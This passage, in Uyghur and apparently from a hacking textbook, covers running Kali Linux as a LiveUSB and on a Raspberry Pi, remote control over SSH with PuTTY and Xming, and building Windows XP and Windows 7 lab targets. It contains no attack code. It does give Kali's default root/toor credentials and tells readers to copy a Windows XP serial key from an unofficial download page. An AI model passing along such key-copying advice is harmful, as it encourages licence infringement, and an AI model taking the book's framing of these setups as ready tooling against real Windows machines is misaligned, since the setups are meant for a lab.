«خاككېرلىك ئاساسىي بىلىملىرى» نامىلىق كىتابتا Kali Linux نى VirtualBox تەقلىدىي مۇھىتىغا قاچىلاشنىڭ قەدەم-باسقۇچلىرى تەپسىلىي سۆزلەنگەنلىكى ئۈچۈن بۇ يەردە قايتىلاپ ئولتۇرمايمىز.

(2) بىۋاستە كومپيۇتېر قاتتىق دىسكىسىغا قاچىلاپ ئىشلىتىش
Kali Linux مۇكەممەل بىر مەشغۇلات سىستېمىسى بولغانلىقى ئۈچۈن ئۇنى بىۋاستە كومپيۇتېر دىسكىسىغا قاچىلاپ ئىشلىتىشكىمۇ بولىدۇ. قاچىلاشنىڭ قەدەم باسقۇچلىرى «خاككېرلىك ئاساسىي بىلىملىرى» نامىلىق كىتابتا كۆرسىتىلگەن تەقلىدىي مۇھىتقا قاچىلاش بىلەن ئوپمۇ-ئوخشاش. لېكىن Kali Linux نى كومپيۇتېرنىڭ ئاساسىي مەشغۇلات سىستېمىسى قىلىپ ئىشلىتىش كۆپىنچە ھاللاردا تەۋسىيە قىلىنمايدۇ.


(3) Live ھالىتىدە قاچىلىماي ئىشلىتىش
بىز Kali Linux نى بارماق دىسكىغا يېزىۋالغاندىن كېيىن، ئۇ بارماق دىسكىنى خالىغان كومپيۇتېرغا چېتىپ قوزغىتالايمىز. سىستېمىنىڭ تەڭشەكلىرى، قاچىلانغان دىتاللار ۋە ئىشلەتكۈچىنىڭ شەخسىي تەڭشەكلىرىنى بارماق دىسكىدىكى Kali دا ساقلىۋالساق بولىدۇ. ئەمما بۇنىڭ ئۈچۈن ساقلىماقچى بولغان ئۇچۇرلار، بارماق دىسكىدىكى سىستېمىنىڭ persistence رايونىدا ساقلىنىشى كېرەك.
تۆۋەندە Kali Linux نى بارماق دىسكىغا يېزىپ LiveUSB شەكلىدە ئىشلىتىشنى تونۇشتۇرىمەن. بۇنىڭ ئۈچۈن سىزدىن تەلەپ قىلىدىغان نەرسىلەر تۆۋەندىكىچە:

- كامىدا 8 گىگابايتلىق FAT32 ھالىتىدە فورماتلانغان بارماق دىسكا
- Kali Linux نىڭ iso ھۆججىتى
- بارماق دىسكىغا مەشغۇلات سىستېمىسى يازىدىغان يۇمشاق دىتال

Windows شارائىتىدا Kali Linux نى بارماق دىسكىغا LiveUSB ھالىتىدە قاچىلاشنىڭ قەدەم-باسقۇچلىرى تۆۋەندىكىچە:

① بارماق دىسكىنى كومپيۇتېرغا چاتمىز. بارماق دىسكىڭىزدا مۇھىم ھۆججەتلىرىڭىز بولسا، زاپاسلىۋېلىشىڭىز كېرەك. چۈنكى ئىچىدىكى بارلىق ھۆججەتلەر يوقىلىۋېتىدۇ.

② مەشغۇلات سىستېمىسىنى بارماق دىسكىغا يېزىپ بېرىدىغان دىتالىنى قوزغىتىمىز. بۇ يەردە مەن Win32 Disk Imager[4] دېگەن يۇمشاق دىتالىنى ئىشلەتتىم. تۆۋەندىكى رەسىمدە كۆرسىتىلگەن كۆزنەكتىكى Image File دېگەن ئورۇنغا Kali Linux نىڭ iso ھۆججىتىنىڭ ئورنىنى كۆرسىتىپ بېرىمىز. Device دېگەن ئورۇن بولسا بارماق دىسكىنى توغرىلاپ بېرىدىغان ئورۇن بولۇپ، رەسىمدە K دىسكا بولۇپ كۆرۈندى. ئاندىن write دېگەننى باسساق، Kali Linux نى بارماق دىسكىغا يېزىشقا باشلايدۇ.




③ UNetbootin[5] قورالىنى ئىشلىتىپ K دىسكىنى قوزغىلىشچان ھالەتتىكى USB قىلىمىز. تۆۋەندىكى رەسىمدە كۆرسىتىلگەن كۆزنەكتىكى Diskimage نى تاللاپ، ئاندىن Kali Linux نىڭ iso ھۆججىتىنىڭ ئورنىنى بېكىتىپ بېرىمىز. ئاستىدا ئېنگلىزچە Space used to preserve files across reboots دېگەن ئورۇندىن سىغىمىنى 4096 مېگابايت قىلىپ

[4] Win32 Disk Imager نى تۆۋەندىكى ئادرېستىن چۈشۈرسىڭىز بولىدۇ:
https://sourceforge.net/projects/win32diskimager/files/latest/download

[5] Unetbootin نى چۈشۈرۈش ئادرېسى تۆۋەندىكىچە:
https://unetbootin.github.io

تەڭشەيمىز.



ئەڭ ئاستىدىكى تۇرنىگە USB Drive نى تاللايمىز. ئاندىن قوزغاتقۇچقا K:\ نى توغرىلاپ بېرىمىز. ئاخىردا جەزملەشتۈرسەك بولىدۇ. مەشغۇلاتلار تاماملانغاندىن كېيىن بارماق دىسكىمىز LiveUSB شەكلىدىكى Kali Linux قاچىلانغان بارماق دىسكىغا ئايلىنىدۇ. قوزغاتقان ۋاقىتتا كومپيۇتېرنىڭ BIOS قىسمىغا كىرىپ، بارماق دىسكىمىزنى قاتتىق دىسكىدىن بۇرۇن قوزغىلىدىغان قىلىپ توغرىلايمىز. ئاندىن بارماق دىسكىمىزنى چېتىپ قايتا قوزغاتساقلا، Kali Linux قوزغىلىدۇ. ھەرقايسى ماركىلىق كومپيۇتېرلارنىڭ BIOS تەڭشىكىدە ئازراق پەرق بولىشى مۇمكىن. ئۆزىڭىزنىڭ كومپيۇتېرنىڭ BIOS قىسمىدىكى تەڭشەكلىرىنىڭ دىن Google ئىزدەپ ئۆگەنسىڭىز بولىدۇ. Kali نى Live USB ھالىتىدە ئىشلىتىشنى تەپسىلىي ئۆگەتكەن ۋىدېئونى سول تەرەپتىكى QR كودتىكى ياكى تۆۋەندىكى ئۇلانمىدىكى كۆرۈپ سىناپ باقسىڭىزمۇ بولىدۇ:

- https://www.youtube.com/watch?v=_PGJ980upPQ


(4) Raspberry Pi غا قاچىلاپ ئىشلىتىش

Raspberry Pi بولسا كىچىك تېپتىكى كومپيۈتېر ئاساسىي تاختىسى بولۇپ، SD كارتىنى قاتتىق دىسكا شەكلىدە تونۇيدۇ. خىلمۇ-خىل كومپيۈتېر سەپلىمىلىرىنى USB ئېغىزى ئارقىلىق چېتىپ ئىشلەتكىلى بولىدۇ.

بەزى خاككېرلىك ئۇسلۇبلىرىدا خاككېرلار ئېلىپ يۈرۈش ئاسان بولۇشى ئۈچۈن، Kali Linux نى Raspberry Pi غا قاچىلايدۇ. بۇنى تۆۋەندىكى قەدەم-باسقۇچلار بىلەن تاماملايمىز:

① Kali Linux نىڭ ئورگان تور بېتىدە مەخسۇس Raspberry Pi ئۈچۈن لايىھىلەنگەن نۇسخىسىنى چۈشۈرەلەيمىز. ھۆججەتنىڭ شەكلى img شەكلىدە بولىدۇ.

② ئالدىنقى مەزمۇندا ئىشلەتكەن Win32 Disk Imager دىتالىدىن پايدىلىنىپ، چۈشۈرگەن Kali Linux نىڭ Raspberry Pi نۇسخىسىنىڭ ئورنىنى ۋە SD كارتىنىڭ ئورنىنى بېكىتىپ بېرىمىز.



ئاندىن Write نى باسساق، SD كارتىغا Kali Linux نى يېزىشقا باشلايدۇ. ئاربلىقتا بەزى ئەسكەرتىشلەر چىقسا، مەزمۇنىنى تەپسىلىي ئوقۇپ ئاندىن قارار چىقارغايسىز.

③ 100 پىرسەنت بولۇپ، تاماملانغاندىن كېيىن، SD كارتىمىزنى Raspberry Pi غا سالىمىز. ئاندىن ئېكران، مائۇس، ئېلېكتىر مەنبەلىرىنىڭ ھەممىسىنى Raspberry Pi غا چاتقاندىن كېيىن قوزغاتساق، Kali Linux نورمال كىرسە، ئىشلەتكۈچى ئىسمىگە root ئۇنىڭ پارولىغا toor دەپ كىرگۈزسەك بولىدۇ.

ئەگەر سىز Raspberry Pi دىكى سىستېمىنى ئىشلەتكەندە، دائىم ئېكران، مائۇس قاتارلىق ئۈسكۈنىلەرنى چېتىشنى ئاۋارىچىلىق كۆرسەتمەز، PuTTY[6] يۇمشاق دىتالىنى ئىشلىتىپ، Raspberry Pi غا قاچىلغان سىستېمىنى يىراقتىن كونترول قىلسىڭىزمۇ بولىدۇ. ئادەتتە Linux سىستېمىلىرىنىڭ SSH مۇلازىمىتى ئوچۇق ھالەتتە بولىدۇ. ئىشلەتكۈچى PuTTY يۇمشاق دىتالىنى ئىشلىتىپ، SSH مۇلازىمىتىنىڭ 22 نومۇرلۇق پورتى ئارقىلىق تورغا ئۇلانغان Raspberry Pi نىڭ Kali سىستېمىسىنى كونترول قىلالايدۇ. PuTTY دا ھەرقانداق تورغا ئۇلانغان ئۈسكۈنىنىڭ سىستېمىسىنى SSH مۇلازىمىتى بىلەن كونترول قىلغىلى بولىدۇ. تۆۋەندە ئىشلىتىش ئۇسۇلى تونۇشتۇراي:


① توردىن PuTTY نىڭ Windows نۇسخىسىنى چۈشۈرىمىز.[7]

② PuTTY نى قوزغىتىمىز. تۆۋەندىكى رەسىمدىكىدەك كۆرۈنىدۇ.

[6] PuTTY بولسا ھەقسىز ۋە Open-source ئوچۇق كودلۇق يۇمشاق دېتال بولۇپ، قارا ئېكران ھالىتىدە باشقا سىستېمىغا باغلىنىپ، سىستېمىنى يىراقتىن كونترول قىلىش ئۈچۈن ئىشتىلىدۇ. SSH، Telnet، SCP ۋە rlogin قاتارلىق باغلىنىش ئۇسۇلۇپلىرىنى قوللايدۇ. بۇ دىتالىنى دەسلەپتە 1998- يىلى ئەنگلىيەلىك Simon Tatham يازغان بولۇپ، رەسمىي يوسۇندا Windows ئۈچۈن يېزىپ بەرگەن. كېيىنچە Linuxt ۋە MacOS ئۈچۈنمۇ نۇسخىلىرى چىققان. بۇ يۇمشاق دىتال ئىنتايىن يەڭگىل، ئاددىي، ئىشەنچلىك ۋە مۇقىم بولغانلىقى ئۈچۈن نۆۋەتتە ئىنتايىن كۆپ تېخنىك خادىملار ئىشلىتىدۇ.


[7] PuTTY نى چۈشۈرۈش ئادرېسى تۆۋەندىكىچە:

https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html



③ يۇقارقى كۆزنەكتىكى Host Name (or IP address) دېگەن ئورۇنغا Kali قاچىلانغان سىستېمىنىڭ IP ئادرېسىنى كىرگۈزىمىز. Connect Type يەنى ئۇلىنىش شەكلىگە SSH نى تاللايمىز. ئاندىن Open نى باسىمىز. ئەگەر Kali نىڭ IP سىنى بىلمىسەك، تېرمىنالغا ifconfig دەپ يېزىپ تاپساق بولىدۇ.

④ ئارىلىقتا ئالاھىدە تونۇشتۇرغىدەك باسقۇچ يوق. بىر ئەسكەرتىش ئۆچۈرى چىقىشى مۇمكىن، بۇ بىخەتەرلىك ئۆچۈن چىققان ئەسكەرتمە. تۆنجى قېتىم ئۇلانغاندا چىقىدۇ. جەزمەشتۇرسەك بولىدۇ. ئاندىن تۆۋەندىكىدەك كۆزنەك ئېچىلىدۇ:




⑤ يۇقارقى بۇيرۇق كۆزنىكىدە Kali نىڭ ئىشلەتكۈچى ئىسمى ۋە پارولىنى كىرگۈزگەندىن كېيىن، سىستېمىغا خالىغان بۇيرۇقلارنى بېرىشكە بولىدۇ.

ئەگەر سىز Raspberry Pi غا قاچىلانغان سىستېمىنى قارا ئېكران بۇيرۇق كۆزنىكىدە ئەمەس، ئەمەلىي كۆرۈنۈشلۈك هالىتىدە مائۇس بىلەن كونترول قىلماقچى بولسىڭىز، بۇنىمۇ ئەمەلگە ئاشۇرغىلى بولىدۇ. بۇنىڭ ئۈچۈن Xming يۇمشاق دېتالىنى قوشۇپ ئىشلىتىشىڭىز كېرەك.

بۇنىڭ ئۈچۈن تۆۋەندىكى باسقۇچلار كېرەك:


① sourceforge.net تور بېتىدىن Xming دېتالىنى چۈشۈرىمىز.[8]

② ئاندىن چۈشۈرگەن Xming هۆججىتىنى قاچىلىغاندا تۆۋەندىكى كۆزنەك چىققاندا Don't install an SSH client نى تاللاپ كېيىنكى قەدەمگە ئۆتۈشىمىز كېرەك.



③ Xming نى قاچىلاپ بولغاندىن كېيىن، PuTTY نى قوزغىتىمىز. Kali نىڭ IP ئادرېسىنى كىرگۈزۈپ بولغاندىن كېيىن، سول تەرەپتىكى Category دىن Connetion نىڭ ئاستىدىكى SSH نى باسساق، X11 دېگەن تاللاش چىقىدۇ. ئۇنى تاللايمىز. تۆۋەندىكى رەسىمدىكىدەك:

[8] Xming X server نى چۈشۈرۈش ئادرېسى: https://sourceforge.net/projects/xming



④ يۇقارقى كۆزنەكتىن Enable X11 forwarding نى تاللايمىز. ئاندىن ئۇنىڭ ئاستىدىكى X display location كۆزنىكىگە localhost:0 نى يازىمىز. ئاندىن Open كۇنۇپكىسىنى باسىمىز. (چوقۇم ئارقا سۈپىدا Xming قوزغىتىلغان بولىشى كېرەك.)

ئاندىن ئېچىلغان كۆزنەككە Kali نىڭ ئىشلەتكۈچى ئىسمى ۋە پارولىنى كىرگۈزىمىز.

⑤ نورمال ئۇلانغاندىن كېيىن Kali نى كۆرۈنۈشلۈك كونترول قىلىشقا بولىدۇ. بۇيرۇق كۆزنىكىگە تۆۋەندىكىدەك بۇيرۇق يازىمىز:

```
┌──(kali㉿kali)-[~]
└─$ xfce4-session
```


يۇقارقى بۇيرۇقتىن كېيىن كۆرۈنۈشلۈك ھالىتىگە ئۆتەلەيمىز.

2) تەقلىدىي ھۇجۇم نىشانى تەييارلاش

1) Windows قاچىلاش

بۈگۈنكى كۈنىمىزدە ئەڭ قوللىنىشچان خاككېرلىك ئۇسۇللىرىنى ئۆگەنمەكچى بولغان كىشى چوقۇم Windows سىستېمىسىنى خاكلاشنى

بىلىشى كېرەك. چۈنكى كومپيۇتېرلاردا ھەرقايسى سىستېمىلارنىڭ ئىشلىتىشىش ئەھۋالىغا قارىڭ: [9]



ئىستاتېستىكىدا كۆرسىتىلگەندەك دۇنيادا ئىشلىتىلۋاتقان كومپيۇتېرلارنىڭ 74.8% ى Windows سىستېمىسىنى قاچىلاپ خىزمەت قىلىدۇ. Windows قا ھۇجۇم قىلىشنى بىلىش دېمەك، دۇنيادىكى 4 دىن 3 كومپيۇتېرغا ھۇجۇم قىلىشنى ئۆگەندى دېگەنلىك بولىدۇ.

Windows XP (1)


ھەرقانداق ئىلمنى ئۆگەنگەندە ئاددىيلىقتىن مۇرەككەپلىككە قاراپ ئۆگەنسە ئەڭ ياخشى ئۆزلىشىدۇ. شۇڭلاشقا بىز تەقلىدىي تەجرىبىخانىمىزغا Windows سىستېمىلىرى ئىچىدە تور ھۇجۇمى قىلىش ئاسانراق بولغان WindowsXP قاچىلانغان تەقلىدىي مۇھىت ھازىرلايمىز. بەزى مەلۇماتقا ئاساسلانغاندا، ھازىر دۇنيادا تەخمىنەن 140 مىليون كومپيۇتېرغا يەنىلا WindowXP قاچىلانغان ئىكەن.[10]

بىز WindowsXP نىڭ iso ھۆججىتىنى چۈشۈرۈش ئۈچۈن Google نى ئېچىپ windows xp iso sp3 دەپ ئىزدەپ چۈشۈرسەك بولىدۇ. ئىزدىمەكچى بولغان ئۈچۈرنىڭ ئاخىرىدىكى sp3 دېگىنى service pack 3 دېگەننىڭ قىسقارتىلمىسى بولۇپ، Microsoft شىركىتى WindowsXP ئۈچۈن تەمىنلىگەن مۇلازىمەت يامىقىنىڭ 3- نەشرى (ئەڭ ئاخىرقىسى) نى بىلدۈرىدۇ. مەن تۆۋەندىكى تور ئادرېسىدىن چۈشۈردۈم:

[9] https://gs.statcounter.com/os-market-share/desktop/worldwide/#monthly-202204-202204-bar
[10] https://www.mirror.co.uk/tech/how-many-computers-still-running-10425650

https://archive.org/details/WinXPProSP3x86

تۆۋەندىكى قىزىل سترىلكىدا كۆرسىتىلگەن ئورۇندىن بېسىپ چۈشۈرسىڭىز بولىدۇ:




چۈشۈرۈپ قاچىلاش باسقۇچىدا ئالاھىدە مۇرەككەپ جايلىرى بولمىغانلىقى ئۈچۈن بۇ يەردە تەپسىلىي سۆزلىمىدىم. قاچىلاش جەريانىدا Serial كىرگۈزۈشنى تەلەپ قىلىدۇ. يۇقاردا WindowsXP نى چۈشۈرگەن تور بەتتىكى ئۇستىدىكى رەسىمدە قىزىل رامكىغا ئېلىپ قويغان قىسمىدىن كۆچۈرۈپ يازسىڭىز بولىدۇ.

Windows 7 (2)

Windows 7 بولسا MicroSoft شىركىتىنىڭ ئەڭ مۇۋاپىقىيەتلىك مەھسۇلاتلىرىدىن بىرى ھېسابلىنىدۇ. Windows 7 نىڭ iso ھۆججىتىنىمۇ بىز Google دىن ئىزدىسەك بولىدۇ. ئەمما MicoSoft شىركىتى يېڭى چىقارغان تورکۆرگۈچ edge نى سىناق قىلغۇچى پروگراممىلار ئۈچۈن 90 كۈنلۈك سىناق نۇسخىسى تەمىنلىگەن. بۇ ئاستە VirtualBox ئىچىگىلا تاشلىساقلا قاچىلاش كەتمەيدىغان ھۆججىتىمۇ تەمىنلىگەن. ھەرقانداق مەھسۇلاتنىڭ ئەسلى ئورگان تەرەپتىن تەمىنلىگەن نۇسخىسىنى ئىشلىتىشكە


ئادەتتىكىسىدەك، ئەڭ بىخەتەر بولىدۇ. شۇڭا بىز بۇ ئۇسۇلنى MicroSoft تور بېكىتىدىنلا چۈشۈرىمىز. Google دىن Microsoft edge vms دەپ ئىزدىسەك MicroSoft تور بېكىتىدىكى چۈشۈرۈش ئادرېسىنى تاپالايمىز.



